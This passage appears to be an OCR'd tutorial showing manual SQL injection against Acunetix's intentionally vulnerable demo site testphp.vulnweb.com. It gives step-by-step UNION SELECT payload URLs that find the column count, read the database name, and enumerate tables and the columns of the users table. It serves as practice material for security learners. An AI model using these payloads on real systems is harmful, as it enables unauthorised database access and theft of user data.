
```
Version source    : http://testphp.vulnweb.com/secured/phpinfo.php
Installed version : 5.1.6
Fixed version     : 5.3.11 / 5.4.1
```


Exploiting SQL Injection

SQL Injection Vulnerability Manually


http://testphp.vulnweb.com/listproducts.php?cat=1%20%20union%20select%201,2,3,4,5,6,7,8,9,10,11%20--





Kali linux - VMware Workstation
File Edit View VM Tabs Help
Home
Kali linux
pictures
pictures
testphp.vulnweb.com/listproducts.php?cat=1%20 union select 1,2,3
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
Lorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie. Sed aliquam sem ut arcu. Phasellus sollicitudin.
painted by: r4w8173
comment on this picture
Mean
Lorem ipsum dolor sit amet, consectetuer adipiscing elit.
painted by: r4w8173
comment on this picture
Trees
bla bla bla
painted by: Blad3
comment on this picture
7
2
painted by: 9
comment on this picture
About Us | Privacy Policy | Contact Us | ©2019 Acunetix Ltd
Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.




http://testphp.vulnweb.com/listproducts.php?cat=1%20%20union%20select%201,2,3,4,5,6,database(),8,9,10,11%20--




http://testphp.vulnweb.com/listproducts.php?cat=1%20%20union%20select%201,2,3,4,5,6,table_name,8,9,10,11%20from%20information_schema.tables%20where%20table_schema=database()%20--




http://testphp.vulnweb.com/listproducts.php?cat=1%20%20union%20select%201,2,3,4,5,6,table_name,8,9,10,11%20from%20information_schema.tables%20where%20table_schema=database()%20--




http://testphp.vulnweb.com/listproducts.php?cat=1%20%20union%20select%201,2,3,4,5,6,column_name,8,9,10,11%20from%20information_schema.columns%20where%20table_name=%27users%27%20--

